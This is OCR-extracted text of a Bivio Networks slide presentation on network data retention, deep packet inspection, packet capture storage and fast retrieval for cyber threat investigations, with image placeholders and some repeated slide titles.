
Scenario 1: Restart on Another Network




Scenario 1: Restart on Another Network



Scenario 2: Move to Another Network



Scenario 2: Move to Another Network



bivio networks

‘From Data Collection To Action’ Achieving Rapid Identification of Cyber Threats and Perpetrators

Joel Ebrahimi
Solutions Architect
Bivio Networks, Inc.

Data Retention Defined


- Key piece of comprehensive Cyber Security strategy
- Investigative tool: provides ability to look back in time
- Complements and enhances existing tools
  - Lawful Interception
  - Packet capture/re-play

A Transforming Network

- Explosion in usage, applications, devices, protocols
- Basic networking problems remain
  - Security
  - Information assurance
  - Cyber defense
  - Awareness
  - Control
- Network role transition from connectivity to policy

Exponential Growth in Mobile Devices

- Mobile Internet use is exploding
  - Information exchange
  - Entertainment
  - Social networking
  - Business productivity




- **All this access leads to new challenges…**

Increasing Throughput


Performance of DPI functions significantly harder to maintain at 10Gbps speeds.

- Network Applications drive overall network impact



Packet Capture Madness!

- 1 Min – 75 GB
- 1 Hour – 4500 GB
- 1 Day – 100.5 TB
- 1 Month 3000 TB




Many Required Technologies

- Fast capture hardware/DPI technology
- Meta Data
- Storage Farm
- The ability to retrieve in a reasonable amount of time

bivio networks


What is Deep Packet Inspection?

Deep Packet Inspection (DPI) is a form of filtering that examines (inspects) both the payload and the header of a packet as it passes an inspection point.




bivio networks

DPI Hardware Implementations



Meta Data



What is required now?

- What capabilities / technical features are required by cyber analysts now (in order to have useful investigative information or evidence)?
  - Relationship of IP data flow to a specific person
  - Relationship of domain used to web activity
  - Relationship of time related to specific activities
  - Location of device/person at time of event
  - Secure/protected access, especially in multi-agency environments
  - Scalability of system solution

Storage

- Network Attached Storage
- Disk Arrays
- Store and Forward

Fast Retrieval

- Solid State Drives
- Properly formatted queries
- Indexed Databases

